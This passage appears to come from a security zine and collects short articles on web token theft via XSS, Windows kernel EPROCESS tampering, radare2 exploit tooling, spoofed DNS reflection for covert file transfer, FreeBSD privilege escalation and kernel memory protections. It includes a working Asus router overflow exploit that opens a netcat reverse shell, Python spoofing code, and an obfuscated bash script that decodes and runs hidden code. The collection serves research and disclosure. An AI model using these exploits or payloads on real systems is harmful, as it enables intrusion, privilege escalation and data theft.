HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
x-csrf-jwt: eyAAAAAAAAAA...
```

With a simple AJAX call, it was possible to retrieve the `x-csrf-jwt` token.

```
$.ajax({
    type: 'GET',
    url:'https://example.com/endpoint',
    success: function(data, status, r){
      alert(r.getResponseHeader('x-csrf-jwt'));
    },
    error: function (r, status, error){
      alert(r.getResponseHeader('x-csrf-jwt'));
    }
});
```

Further, the settings panel of users' on the target application had a feature which allowed people to export all their user data and history — similar to the "GDPR" features you might see on Uber. By using the exfiltrated `x-csrf-jwt` token, the fact that the login panel was frameable, the "GDPR" export function, and the XSS vulnerability, Alessandro and Edwin would have been able to leak authenticated data from an unsuspecting user.

The fully-fledged exploit is too long to include in this paper, so a summary of the code is listed below.

- Create iframe of login panel;
- AJAX call to exfiltrate `x-csrf-jwt` token and initiate download using token;
- Wait for `200 OK` status code from `/export` endpoint and fetch exported ZIP from user's `/download` endpoint.

[1] https://tools.ietf.org/html/rfc2965
[2] https://hackerone.com/shopify
[3] https://hackerone.com/europa

Fun with process descriptors

Besides the early version of MS-DOS (1.x-2.x), the first versions of UNIX, Mac, and AmigaOS were designed as multitasking operating systems [1]. The basic primitive which allows this design was a process. We understand that a process is a program in execution. Processes are identified by unique numbers called *PID*s. After 40 years, this fundamental abstraction is still used by all modern operating systems.

The design of operating systems is constantly evolving, and with time it turned out that the ordinary design of processes has some downsides. First is the race condition while we try to destroy (kill) a process. As mentioned before, the process is identified by a single number (PID). When we use *pkill(1)*, we are providing a name of the executable we want to kill. The application has to create a list of processes and their corresponding PIDs. *pkill* will send the signal (*SIGTERM*) to destroy the process to all PIDs matching the sought phrase. The race condition occurs while we are going through the list of executables. After we have created the list; the process may disspear and the PID may be reused. In such a situation, a signal will be sent to the recently created process, which may have a different name/executable.

By default the maximum PID value is 32,768 on Linux[1] and 99,999 on FreeBSD[2]. If this number is hit the counter starts using the lowest of the unused PIDs. In an environment with a lot of processes being spawned, the probability of a short-term PID reuse is significant. It is also worth mentioning that some configurations use randomised PIDs for discussable security benefit[3].

Another interesting problem with this design is that it's not friendly for libraries. Right now if our library would like to create a new process, the application using it must be aware of such behavior. The point is, that if the application uses the *wait(2)* syscall[4], it may receive the signal from a process created by the library. If a program is not prepared for that it can crash in unexpected and random ways.

An interesting question is: should libraries behave in such an "unexpected" way and spawn new child processes? Is it a bad design? Not necessarily. If libraries try to secure themselves through privilege separation or using capabilities systems (like Capsicum) it can be useful. The same goes for optimisation. If libraries are trying to use multithreading for optimising purposes should the main program be aware of that?

For those two reasons, in 2010 we developed a new concept for processes called "process descriptors"[5] in FreeBSD [2]. Instead of using a *fork(2)* syscall we can use a *pdfork(2)* syscall to spawn a new process. This syscall will return a handler called a process descriptor, which corresponds to the descriptor table - *filedesc* structure in FreeBSD kernel. Process descriptors behave like other descriptors (files, sockets, pipes etc), we can duplicate them (*dup(2)*), send them to other processes (via UNIX domain sockets), and close them (*close(2)*).

If there exists at least one process descriptor, the structures representing the process in kernel cannot be removed even if the process exited. Thanks to that we can check the status of a process even after it has exited - solving the *pkill(1)* problem. Right now the only proper way to fetch the status of the process is through using *kqueue(2)*. The *pdfork(2)*'ed process will not send *SIGCHILD*s to the parent process even if the parent process is *wait(2)*ing for all processes. When all of the process descriptors are closed, the process is terminated[6].

In the Linux world there have also been attempt to create process descriptors by adding an additional flag - *CLONE_FD* - to the *clone(2)* syscall, which is used to spawn a new process in this kernel. The initial work was started in 2015 by Josh Triplett, but never landed in the Linux kernel [3]. Recently Linux developer introduced a new flag - *CLONE_PIDFD* - which allows that [4]. However, in v5.2 Linux kernel tag the only reliable way to access procfs process information (*/proc/<pid>/*) through PIDFD is to open the directory via process' PID and validate if the process is still running by sending a signal to it via PIDFD. There are some proposals to use *pidfd_open* to simplify this process [5].

The process descriptors give a reliable handle to the process. Through introducing this concept, we enable libraries to spawn new processes transparently to the application and prevent race conditions when signalling or managing the process In today's world with high performance and short living processes it is unacceptable to have an unreliable interface to handle processes. It would be interesting to see this concept incorporated more widely.

References

[1] Michael Palmer, Michael Walters, Guide to Operating Systems, Cengage Learning, 2011
[2] Watson, R. N. M., Anderson, J., Laurie, B., and Kennaway, K. Capsicum: practical capabilities for UNIX. 19th USENIX Security Symposium, 2010
[3] Jonathan Corbet, Attaching file descriptors to processes with CLONE_FD, https://lwn.net/Articles/638613/, 2015
[4] Christian Brauner, clone: add CLONE_PIDFD, https://lwn.net/Articles/786244/, 2019
[5] Christian Brauner, pidfd_open(), https://lwn.net/Articles/784222/, 2019

[1] It can be read from /proc/sys/kernel/pid_max. It can be increased up to 2^{22} on 64-bit Linux.

[2] It can be read and decreased using kern.max_pid.

[3] `https://www.whitewinterwolf.com/posts/2015/05/23/do-randomized-pids-bring-more-security/`

[4] *wait(2)* and *wait2(2)* are used to wait for a status change of all child processes. The same goes for *wait4(2)* and *waitpid(2)* with -1 argument as *wpid*.

[5] It is worth noting that in the Linux kernel world the "Process Descriptors" also refer to the *task_struct* structure, which contains all the information about the single process. Here we stick to the userland process descriptors.

[6] This behavior may be changed by passing *PD_DAEMON* flag to the *pdfork(2)* syscall.

Windows EPROCESS Exploitation

Bruno Gonçalves de Oliveira (mphx2)

While exploiting the Windows kernel, there are multiple objects that an attacker can interact with to gain privileges in userspace. Since the kernel is the base for everything running in userland, all characteristics from those objects can be compromised. One interesting object that enables this type of exploitation is the EPROCESS. This type of object is created in kernel space for any process started in userspace. This object carries around all the elements belonging to a given process including its security elements. This article describes three of the elements that can be utilized for exploitation purposes: Token, MitigationFlags* and Protection.

Token is a pointer that indicates the ACLs (Access Control Lists) that are being used by the process, so if it is possible to modify this element using any kernel vulnerability (such as with **write > what > where** exploitation primitives) it would be feasible to change the process privileges. For example, replacing an unprivileged token from an existing process such as cmd.exe with a SYSTEM token, so every command that is run within this cmd.exe process, would run as SYSTEM - an administrator / high-privilege account.

The offset for the token in Windows 10 is 0x358 (so far), so the EPROCESS address+0x358 will refer to the pointer for the token in the specific process. As shown below, the Token is a pointer to a structure that will have all the ACLs in place for the process.

```
lkd> dt _EPROCESS ffff8e838cd22080 Token
nt!_EPROCESS
   +0x358 Token : _EX_FAST_REF
lkd> dq ffff8e838cd22080+0x358
ffff8e83`8cd223d8  ffffc503`ef75997b
00000000`00000000
```

In a different situation, it is also possible to lower the privileges of a process and then being able to reach with an unprivileged account (for example on the lsass.exe) (1). It is also possible to edit the ACLs in the token but that will not be covered here. This method could be useful if the attacker does not want to raise suspicion due to an active process with elevated privileges.

Also in Windows 10, there are another two elements not as popular as the Token but interesting as well: the MitigationFlags(+0x828) and MitigationFlags2(+0x82c). This becomes handy when administrative privileges are not enough, for example, while escaping a sandbox application, these flags could be modified for disabling security protections from the application such as ACG, CIG, CFG and others (2).

```
lkd> dx -id 0,0,ffff8e8390eea580 -r1
(*((ntkrnlmp!_EPROCESS
*)0xffff8e838cd22080)).MitigationFlagsValu
es
<redacted>
    [+0x000 ( 0: 0)]
ControlFlowGuardEnabled : 0x1 [Type:
unsigned long]
    [+0x000 ( 1: 1)]
ControlFlowGuardExportSuppressionEnabled :
0x0 [Type:
    [+0x000 ( 2: 2)]
<redacted>
```

Disabling these protections would allow the attacker to extend the attack: allocating RWX memory pages or disabling the ROP protection for further exploitation.

Another resource on EPROCESS that can be useful for exploitation is the Protection, offset +0x6ca. This flag sets the Integrity from the process and enables the Protected Process Light (PPL) protection. This element protects the process' handles against any loading or modification even under the same Token (3).

```
lkd>  dx  -id  0,0,ffff9b85b644c080  -r1
(*((ntkrnlmp!_PS_PROTECTION
*)0xffff9b85b5ec5c4a))
(*((ntkrnlmp!_PS_PROTECTION
*)0xffff9b85b5ec5c4a))
[Type: _PS_PROTECTION]
     [+0x000] Level                : 0x61
[Type: unsigned char]
    [+0x000 ( 2: 0)] Type          :
0x1 [Type: unsigned char]
    [+0x000 ( 3: 3)] Audit         :
0x0 [Type: unsigned char]
    [+0x000 ( 7: 4)] Signer        :
0x6 [Type: unsigned char]
```

These protections can be disabled by setting this byte as null (0x0). This flag also limits the process' debugging, since it prevents to be handled by any other process, so disabling it will allow this interaction as well.

References:

[1]https://media.blackhat.com/bh-us-12/Briefings/Cerrudo/BH_US_12_Cerrudo_Windows_Kernel_WP.pdf
[2]https://2017.zeronights.org/wp-content/uploads/materials/Abusing%20GDI%20for%20ring0%20exploit%20primitives%20-%20Evolution.pdf
[3]http://www.alex-ionescu.com/?p=97

MOV your Exploit Development Workflow to [r2land]

[Intro]>

checksec.sh, metasploit's pattern_create & pattern_offset, file, readelf, ropgadget, gdb-peda...if you want to reduce the amount of tools for your exploit development workflow - move to the radare2 framework.

[Executable File Information]>

```
/ File and security attributes          iI
\ Checksec                              i~pic,canary,nx,crypto,stripped,static,relocs

/ Show entry point                      ieq
| Show imports                          ii
| Show exports                          iE
| Show strings                          iz
| Get address of func@plt               ?v sym.imp.<func_name>
\ Get address of func@got               ?v reloc.<func_name>

/ Show sections                         iS
\ Grep section permissions              iS~<permission> ; Tilde "greps" entries
```

[Debugging/Analysis]>

```
/ Debug binary                          $ r2 -d <program> [<arg1>]
| Debug binary without ASLR            $ r2 -d rarun2 program=<program> aslr=no [arg1=<arg>]
| Follow fork mode                     e dbg.forks = true
| Enter Visual Mode                    V!
| Continue, Step, Step over            dc,ds,dso
\ Backtrace                             dbt

/ Auto analysis of binary               aaa ; Usually performed as first command
| Print disassembly                     pdf @ <func_name/address> ; At selects functions/addresses
\ Print xrefs to address                axt @ <func_name/address>
```

[Memory Analysis]>

```
/ Search for string                     "/ <string>"
| Search for hex                        "/x <bytes>"
\ Search for asm instructions           "/c <mnemonics>"

/ Memory telescoping                    pxr @ <register> ; Pretty print/Smart dereferences
\ Register telescoping                  drr

/ Show memory maps                      dm ; Needs to be in debug mode
| Show map of heap                      dmh
\ List loaded modules                   dmm
```

[Exploitation]>


```
/ Print de-bruijn pattern               $ ragg2 -P <length> -r
| Get offset from pattern               wopO <pattern fragment> ; Similar to pattern_offset.rb
\ Get offset from IP                    wopO dr <instruction ptr name> ; Use after segfault

/ Search for ROP gadgets                /R <gadget>
| Display ROP gadgets linear            /Rl <gadget> ; Similar to ropgadget.py
| Show ROP options                      e?rop
\ Set max instructions/gadget           e rop.len=<nr. of instructions including ret>

/ Assemble asm instructions             $ rasm2 -a <arch> -b <bits> "<mnemonics>"
| Disassemble opcodes                  $ rasm2 -a <arch> -b <bits> -d <bytes>
\ Generate shellcode                    $ ragg2 -a <arch> -b <bits> -i exec
```

DNS Reflection done right

Domain Name System is almost as old as the internet. Its specific architecture makes it a good abuse point for the attackers. In this short paper I will describe what is DNS Reflection, why malicious actors tend to use it and why you might want to use it.

Let's imagine a server behind a firewall that restricts the traffic only to Linux package repository and DNS servers. That means the packets sent from attacker's computer will not reach victim server and vice versa. To send the packet to the server, we need to spoof the source address of the IP packet, so the firewall will "think" that the packet was sent from an allowed address.

Why attackers reflect through DNS servers? Good reason is traffic amplification, which could further increase impact of the DoS attacks, by making use of fact that the DNS responses tend to be larger than DNS requests. The reflection is possible due to the fact that Domain Name System by default uses the UDP layer, which is connectionless. Another thing is that the DNS is probably the last protocol you would block in your firewall.



*Illustrated DNS Amplification attack (**black** arrows)*
*Communication over DNS (**blue** and **black** arrows)*

Why you would use DNS Reflection? Assume that you want to communicate to the mentioned server, and you want a response back from it. A good example can be a remote shell ;). There is an easier and more common solution with creating your own DNS server, then communicating through fake queries. This is a good method, but I want to show you a way which does not require you to setup any network infrastructure. You just need to have IPv6 enabled to simplify things up, due to it's direct connection nature (there is no NAT).

This example Python code can be used to send a file to another computer, omitting a direct connection between these 2 machines. This is achieved by splitting it to 60 byte chunks (maximum length of a single domain) and using DNS Reflection technique to deliver packets.
Use it for educational purposes only, in networks that you own. Don't stress the DNS servers! Remember that this can piss off your internet provider, so use with caution.

Sender code:

```
#!/usr/bin/python3
from kamene.all import *
import base64, time, sys

dnsaddr = "2620:119:35::35" # OpenDNS as an example
send_delay = 0.8

def send_packet(ip, packet_data):
  encoded_message =
↪base64.b64encode(packet_data.encode('ascii')) + b'-'
  encoded_message_size = len(encoded_message)
  for i in range(0, encoded_message_size, 60):
    data = encoded_message[i:i+60]
    DNSpacket = IPv6(dst=dnsaddr,
↪src=ip)/UDP(sport=RandShort())/DNS(id=1337, rd=0, z=0,
↪tc=1, qd=DNSQR(qname=data, qtype="A", qclass="IN"))
    send(DNSpacket, verbose=0)
    time.sleep(send_delay)

if len(sys.argv) < 3:
 print(f'{sys.argv[0]} receiver_ipv6_addr data_file')
 sys.exit()
send_packet(sys.argv[1], open(sys.argv[2]).read())
```

Receiver code:

```
#!/usr/bin/python3
import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from kamene.all import *
import base64, sys

def receive_packet(listen_iface):
 data = bytearray()
 while not b'-' in data:
  DNSPacket = sniff(iface=listen_iface, filter="src port 53",
↪count=1)
  if ( DNSPacket[0].haslayer(DNS) ) and
(DNSPacket[0].getlayer(DNS).id == 1337):
    data += (DNSPacket[0].getlayer(DNS).qd.qname[:-1])
 print(base64.b64decode(data[:-1]).decode('ascii'), end='')

if len(sys.argv) < 2:
 print(f'{sys.argv[0]} listen_interface')
 sys.exit()
receive_packet(sys.argv[1])
```

External links:

https://www.cloudflare.com/learning/ddos/dns-amplification-ddos-attack/
https://kamene.readthedocs.io/en/latest/introduction.html#about-scapy

The Router Security Is Decadent and Depraved

by Igor Chervatyuk

There is nothing in the world more helpless and irresponsible and depraved than a man looking in the depths of a router security, and at some point last year my colleague and I jumped into that rotten stuff with moderate success. We found and reported three vulnerabilities to Asus for home-purpose wireless routers and one of them lead to remote code execution for unauthenticated attacker. Buy the ticket, take the ride, this is CVE-2018-8879[1].

The approach to look for vulnerabilities was as simple as possible, dumping names of all the available files in web-server directory and running through them in order to find out pages accessible from web without authentication. Among the other there was one, ironically, related to parental control and content filtering. Page was created in a way, that information printed on the screen are passed using URL parameters. There was three of them: mac, flag and cat_id. Shoving multiple "A"s into one of them resulted with nothing. Except, according to the internal log, HTTPd daemon crashed and restarted each time I sent large malformed input, looking for a slight sign of malfunction.

Attaching GDB to process showed that was really a classic textbook generic buffer overflow, except it had a lot of restrictions. URL parameters are parsed by means of web-server and, prior to overflow, mangled according to used parameter. For instance, 'mac' parameter expects string delimited with colons. Most promising parameter ‘flag’ was mangling input too. If we passed capital "A"s to the parameter it would overwrite PC register with 0x61616160[2]. In addition to lower-casing characters, input is also being truncated.

Using checksec shows that HTTPd daemon acts as a hardcore alcoholic with 30-years of experience in the field in the company of well-respectable sommeliers at wine degustation. All related libraries are compiled with full security precautions, when the HTTPd daemon has no RELRO, canary, PIE or FORTIFY whatsoever.

Running ropper against target binary cheers us with lots of promising gadgets.

```
riddle % ropper -I 0x00008000 -b 00 -f httpd
...
0 gadgets found
```

Let's consider our options for a minute:
1) No eavesdrop on stack addresses and searching for another vulnerability makes Johnny a dull boy[3];
2) No jumping to shell code for this overflow since non-executable stack is a thing for at least two hundred years. Flag restrictions and length of 500-something bytes prior to PC overwrite does not make things any easier;
3) No ROP-chain since it requires multiple null-bytes.

At this point one should start thinking where did life gone sideways, counting dubious life choices starting from high school and considering more accessible career of a village fool. However, no trick – no article.

Turns out if we scroll the stack after the crash long enough we find HTTP-request headers. Each header is parsed by firmware separately and each header can end with its own fancy, shiny null-byte. This could be used as return address. Fortunately, there actually are some gadgets allows us to slightly adjust stack register and change PC to align with these headers! Header ROP-chain I guess? Here, have some exploit code[4].

```
#!/usr/bin/python
import struct, urllib3

# 00019294 add sp,sp,#0x800; pop {r4, r5, r6, r7, pc};

# 0003cea4 cpy r0,sp
# 0003cea8 bl system

cmd = 'nc 192.168.0.2 4444 -e /bin/sh'
cmd = ';' + cmd + ';'
align = "A" * 199
payload = "A" * 532
payload += struct.pack("<I", 0x00019294)
url = "https://192.168.0.1:8443/blocking.asp"
params = {'flag': payload}
headers = {
'Accept':
('text/html,application/xhtml+xml,application/xml;'
'q=0.9,image/webp,*/*;q=0.8'),
'Accept-Language': 'en-US,en;q=0.5',
'Accept-Encoding': 'gzip, deflate',
'User-Agent': align + "VVVV" + "WWWW" + "XXXX" +
"YYYY" + struct.pack("<I", 0x0003cea4),
'Connection': 'close',
'Cookie': cmd + 'clickedItem_tab=0',
'Upgrade-Insecure-Requests': '1'}

http = urllib3.PoolManager()
r = http.request('GET', url, fields=params,
headers=headers,)
```

1. Bug was found and exploited with immense help of Andrey Basarygin who listed as co-author of all three CVEs (other two are 2018-8877, 2018-8878) that probably never will be disclosed because I’m lazy and MITRE ignores my e-mails. On a serious note, vulnerability was discovered in Merlin firmware which is successor of Asus stock firmware and partially shares it code base. Supposedly, any model that has a firmware older than 384_20379 would be vulnerable. No information on 382_xxxx or the older 380_xxxx branches, but they are developed in parallel.

2. AFAIK, ARM’s PC register aligns to power of 2, so last byte is being rounded.

3. I could probably leak some PLT address or something, but whatever. Who the hell do you think I am, Geohot?

4. Tested on Merlin RT-AC68U_384.3_0. Stock firmware PC offset overwrite may vary, but AFAIK gadget addresses stays the same. Regular Asus firmware does not have netcat, so consider using ‘touch /tmp/home/root/1’ for PoC instead.

PIDU - Process Injection and Dumping Utility

```
#!/bin/bash
# Process Injection and Dumping Utility, created by reenz0h years ago :)
# TW: @sektor7net
# README:
# Imagine you want to change a process running in a memory, but you don't have gdb at
# hand. GNU/Linux is a flexible OS with (almost) everything-is-a-file philosophy. One of
# its cool features is procfs, giving the user access to processes' kernel structures via
# a pseudo-filesystem. There are 2 files that expose both data and metadata of a process:
# /proc/<pid>/maps and /proc/<pid>/mem. The former contains memory layout with access
# permissions, the latter is a gateway to the process' contents - its memory pages (see
# procfs(5)).
# You can leverage both maps and mem files to change any running process (keep in mind you
# need appropriate permissions to do that, see ptrace(2)).
# Here enter PIDU: a tool using only bash, procfs and dd to modify a process. It reads
# process layout exposed in maps and uses dd to read/write memory pages via the mem file.
# With PIDU you can dump the .text segment of a process, modify it on disk (ie. inject some
# shellcode with dd) and load it back to the original process. Of course you need to
# take process state changes into account while doing so.
# If you want to know how exactly the tool works, you will have to crack the obfuscation
# to find out. Or maybe not... GOOD LUCK!
s=`egrep -A300 "^e.*ż\)$" ${0}|tail +2|tr -d "\n"`;f=;c=;for ((i=0;i<${#s};i++));do [ $\
(((($i+1)%4)) -eq 0 ]&&c=$c${s:$i:1}||f=$f${s:$i:1};done;. <( echo $f|base64 -d|gzip -cd );
@ `ż $c|ó+ł`;ć; чер $ный|&пуд ^ инг c<мед=ом? ; 为/什**$么不
eval $#FUNZZZZ(ż)
H4stIAAiAAAxAAAeA71 XXV PbR;hR9itn7fFzc YTQ;xPZshjxs0xkeZMKcHZaoZtrrA2DpTTG_aBGpSGtmbRVu5ptdL
KB gl/;60h}/U1R761I+V8D9d1{eyj$QMM yUM 9DNrau7ij33d++z_6Y7kfXPczj8e4G3hVm2c+dT scTe51fsjKBlhT
GeJ4L Z2/ /2B;PhdsJIKsp7fe34fcuuJo/w4rFs7p7gx_+Putz1PcCKdezgKj+6cnD52ie98 d9r te0nxlOeVZBhHia
tKp9 kfS uXU;CP6]edH eoe"Hjutu63cknVeG3SjTGZn1qni60p"uni hjI p1e=/NM Z15"nus}6znTe+jCgKLA0HI{
g76$a0c"3TQ 2aW TJG[Vwf eY4 5I7fpjlix3L OO0 go9;L+T"jSx}EuKD1DCIBQGPgEw{pB2$Uj8 f7x ohns/iZs8
gQeR0kcYoho/40rzltpUve 105 pvQh6VgtdP/iddLwUcT qXJ t9DggLxnNtUiblOyi4pasVClCOBP/DD K0K JEm]Qz
y*JLt[ZOO"BCO 8ZeosUHhDJCcMNCeQRK yRA;RSB pGs dSAgiAxiEpHf6DunI3PoPlscnIo_UIWtDzNnkkBiqverYH+
p5Aa gDQ Kbe|4MB|B5I TSc]XMq ONi a8A0Be9 Y+M=gKZ 8B1 J35}qY9Ebj5SOqeOkYmBccDRSxfE5NMVc2h{po1$
Ukh HZ0[7mf 5wA /Dz;JUqeNA+n7Zeop0KdoNo GMm wzB;9tItIKRfzIniFGDhzzFsbIw 1RL esE;szAc45WauUis0
tBekw/ hF8 kFT;sEx;xJ4 YvDe/SWgvo5ay2nsPmyuCYO xDC 4Hq)AMa*sXJ CL7;gnR;HWr Ub1 FJu1aCz=ujuEjm
5SJBuOOExBMmLRM+oEsSrVaQo jCR moC)t8zer1ksIGZoJNhbB5YrKxcedlkvCOW-siz-YZF|7bbvNP/-cCy 4s3;KDi
;c0K uZF"8ecROI9EJGHTfGlLZJXIhgXFD8K$GoY|3Nv1WaV$M3r"1Ct=AG9R4VHE4tnToHEL9UrImUwFzf2 LWD|4dE|
Fqr MC2"pwS13SQ$M64"eT6=3eaRBmfEoxOTXPYLfR2IMGfFA3a lHg QJG&oYj&Rjd rId A+e]aMf taR GrV"O1W"k
eh q3T /DQ=3U2=vWZ dla"ZvORgZ3EZ9AT1lILgsvImZSFPzS$9Nu"xTt Dbv[PFZ J8q 8bl;LHB"g7VdGbdeUkat55
jcGz7eeLAlZ01euPPsyBR"7DY=q5hEUFFG8mlNqNyAbq3REZj lbb KYl;nIptBp2fjoFiZk1hUjas727 vUC OWs)oaZ
txDEnguUeHPVmX56g3QReEpes9zv-7a+-hyI|lT6sewd-7xn 6tv;kqR;8Kp RCq U19s6WUp/lpa7whmM3/_XsmtzpsN
O4viwo4rysXphGT q2x)Y+5sn0cp1TJastSmSAC-Fs7tc3rndZwiXlcrklQp5gE-lS/-K7I|SJkPhB5-DBh uWI 7k1;B
Uu;zgl1cRs$tlP=cmiD0aaI1ZEPEPs REp;P161nMq$C1B O2u uNFdYg3imyFpLtP_aa4kXyjcjSQeXGWhJKgcfN/ 5w
O kwu;GINtTYYf6LJiI6ThK14stIU vZ/ oKP)yaVduwcihkTpoEB-pD8-cDo|5AWp4M8-GfD IL9 TcZ;3zE;gsf 4CI
"sjBtU5UcdP7eMrrj0jOncpkiSgI"ltJ=eJ+TaYAC3WvAOTE O4o iFI)NLDthX1c1S7edbSjPijntnaihu8-79v-57X|
zNgigMW-am8 BEV hmH;Ewv;gUL Z/5 E5jeLTrgTIdaNU3smWCuqPm TeE)o2lpx5nlDbceBYVh1FY-PYO-4LL|hOOhq
Ci-Hkf;5eB;5PS vD4 3Ga1qae$Et3=a+9RqjRIrVGDiPs gDd xxG;CFKt8AWfLlCiVSvhcrNsLet 5i/ dfV)zHvykD
vr7bmowGYtlsJcOVJeO/arZ2MiuYOdL43-CAu-Z8Z|GARfN1M-kqk uha EPb;T5B;2L4 ge4"a0GwU/h]XeE-Vq4rk21
[sMI //D XMU"whb=MH5RRlDEd2CTDDJLK9fI0+aFmW4 TB2;ss6"nzZaQ6DteiMaTLxdWol"bTv=Uc3E93iGu2MNH/IA
5yiRZuB /8i wmL)BTmsaEbtJybn20Me4I9mhc9gCezee/hsxl9-u5haFAYtutLadFQdTJV-OcK-A82|wfsD8Lu-IAB B
+j;JK7;Zvq Yu/1+gP$OkO=iBiDXJvDSnC 9H8 jr1;eer1iyN$dSt 8k8 0DtdP4jdBs2_8Wnkvz3cBgYeti/hc9fcrz
/ 94W;VyVtqz/f/dNijglh+Sus70E rtJ 7Se)T3edBzbdfdz-d12-lfr|NLIdgYF-6kk hKv jcznIe6ilrT wTA PmS
13me$JTX vJz uTPeEhysJM3a2jAc9yJ F62 IkEoznxdQl+ F6A LQB;qsd]ikz JeO"ClJ03KP"U7h HxA PWktZPGg
BbB-TVG Uhp"hFC#m75$tXm"9wi ngE[zAH Ws3ewxvl9CGi7T2hsSTwypR Syj tL9;YpTeth1gC+lalwesmVLuGe2 A
Kb bei|b/H|m0U 4yu]uL+ pK6"/Lqpa2f-/yM"QZX y0u MXx=Q5k 1cz DxT"bDD1D00$snP"nPy FO7 LgF[DwA A
```

Exploiting FreeBSD-SA-19:02.fd

Karsten König of Secfault Security

1 Introduction

FreeBSD 12.0 introduced a vulnerability in the handling of file descriptors[1]. The advisory stated that it would allow to escalate privileges to root or to escape a FreeBSD jail. This note catches up on the general scenario that was created by this bug and introduces a novel technique to delay writes in the FreeBSD kernel to create a TOCTOU-like exploit in order to escalate to root.

2 The Bug Class

Without going into the details, the scenario created by the kind of bugs as in the advisory shall be explained.

The bug consisted of an overflow of the reference counter variable f_count in the C-struct struct file which is used to manage file operations. The variable is used to count file descriptors which reference the struct.

If the attacker is able to wrap the counter back to 1, while actually holding more than one file descriptor to the struct file object, this can lead to a user-after-free situation: By closing one descriptor after the wrap, the struct is freed by the kernel[2] while the other file descriptors still reference the freed struct on the heap.

In the special case of FreeBSD, the struct is freed to the `Files` allocator zone[3]. Therefore, the bug only allows for dangling references to other objects in this zone. For example, by opening another file after the free() operation, an attacker could use the dangling file descriptors to write to the newly opened file (even though the descriptors previously pointed to a different file).

3 Way to Exploitation

Exploiting this for a privilege escalation was a bit tricky. It was not easily possible to turn this bug into a memory corruption issue that could be exploited via ROP or other techniques in a way fail0verflow did for the PS4[4]. This is due to the fact that other as in the PS4 scenario, the f_data pointer of the struct file is not corrupted in this case.

However, it is possible to start a write to a user-owned file, wait until after all required checks are performed and then exchange the file referenced by the used file descriptor with another file the user should not be able to write to. [5].

If a file is opened writable, a flag in the struct file is set to indicate this. This is only possible if the user has the correct access privileges for the file. The write() syscall will only check this flag to assert that the file referenced by the descriptor is writable.

After performing this check, the syscall will eventually call the function bwillwrite() before the actual write operation happens on the file system. bwillwrite() will put the kernel to sleep without timeout if there are too many dirty–that is unwritten–buffers. This creates a TOCTOU-like race condition if the attacker is able to exchange the struct file during this sleep because the kernel will not check again if the file is opened writable. The use-after-free primitive introduced by the mentioned vulnerability makes this possible.

Therefore any file, even if the attacker is only able to open it read-only, will be written to in this scenario.

To trigger the sleep in the kernel, a lot of file streams are opened via fopen() in multiple processes with multiple threads. After each call to fopen(), the corresponding file is unlinked. When all streams are open, a signal is given to start a write to these in parallel. This will create a lot of dirty buffers really fast.

If the write to an attacker-writable file happens at that moment, bwillwrite() will delay the write operation. This renders the race condition exploitable combined with a use-after-free for struct file objects. For example, the user could trigger the bug and open the read-only file `libmap.conf` to gain root like kcope did in 2005[6].

4 Conclusion & Challenges

This concludes the note. It appeals elegant that a way was found to exploit use-after-free bugs for struct file objects in FreeBSD in general.

However, the most urgent challenge is to create a more universal exploit as the delay technique only works with UFS at the moment but ZFS is nowadays widely adopted on FreeBSD installations.

A more detailed write-up for the interested reader and a full exploit for the advisory is available[7].

If you want to get in touch, feel free: @gr4yf0x at Twitter or karsten@secfault-security.com.

[1] https://www.freebsd.org/security/advisories/FreeBSD-SA-19:02.fd.asc
[2] https://ruxcon.org.au/assets/2016/slides/ruxcon2016-Vitaly.pdf
[3] http://phrack.org/issues/66/8.html
[4] https://fail0verflow.com/blog/2017/ps4-namedobj-exploit/
[5] Jann Horn used a similar approach in 2016 https://bugs.chromium.org/p/project-zero/issues/detail?id=808
[6] https://www.exploit-db.com/exploits/1230
[7] https://secfault-security.com/blog/FreeBSD-SA-1902.fd.html

Semantic gap

by Honorary_BoT

The other day I was walking. Walking page tables of course. On Windows. On Intel x64 CPU.

Every time I try to exploit something, I avoid using known gadgets or techniques. Instead, I prefer getting to know the execution environment, like what is there in the address space, which properties it has and so on. I am also lazy, so I look for the easiest way possible.

I needed an RWX memory in the kernel. I was aware that Microsoft does a really good job with mitigations and was not expecting any. But anyway, I decided to scan Windows page tables.

I was not using any specifics of the Windows memory manager, I skipped Software PTEs. My idea was doing it in a hardware way: if the page has a P bit set in PTE, then the mapping is there, no matter what semantics Windows puts on that memory.

I used PulseDbg, a hypervisor-based debugger for that. This way ensures the OS to be frozen and not modifying the page tables on the fly. For the scanning process itself refer to the Offzone 2019 presentation "(Mis)configuring page tables"[1] or, even better, to the Intel Software Developers Manual (Vol 3, Chapter 4), it has all the details. In fact, SDM has everything, so always refer it. I also would suggest for you to read it before you go to bed.

Surprise! Windows kernel does have RWX regions of memory. In my case it was Windows 10 1809. And an Intel Haswell CPU on a Gigabyte Q87 chipset motherboard, let me explain why it matters.

The first thing I identified was an area with UEFI Runtime services being mapped as RWX. It is because the firmware typically doesn't set the protection on loaded modules. And Windows is not aware of the semantics of the firmware loader. The only option for the OS is to rely on the firmware for those services to work.

HAL keeps UEFI Runtime function pointer table at `hal!HalEfiRuntimeServicesBlock`. Those functions can be triggered from user mode, for instance by launching "System information", which would trigger reading a UEFI variable.

The good news is if you use Microsoft Surface devices, you're fine, since MSFT firmware assigns protection to UEFI modules. Good job, Microsoft!

Besides that, some drivers create custom allocations as RWX, which is inevitable, I guess. But not for `MmMapIoSpace` function, which has an interesting behavior. Check out the prototypes:

```
PVOID MmMapIoSpace(PHYSICAL_ADDRESS
PhysicalAddress, SIZE_T NumberOfBytes,
MEMORY_CACHING_TYPE CacheType);

PVOID MmMapIoSpaceEx(PHYSICAL_ADDRESS
PhysicalAddress, SIZE_T NumberOfBytes,
ULONG Protect);
```

The first one is a legacy one, the "Ex" one is only available on Windows 10. Third party drivers would use the old one. There is an implicit mapping between specified caching type and protection:

- MmNonCached converted to RWX
- MmCached converted to RWX
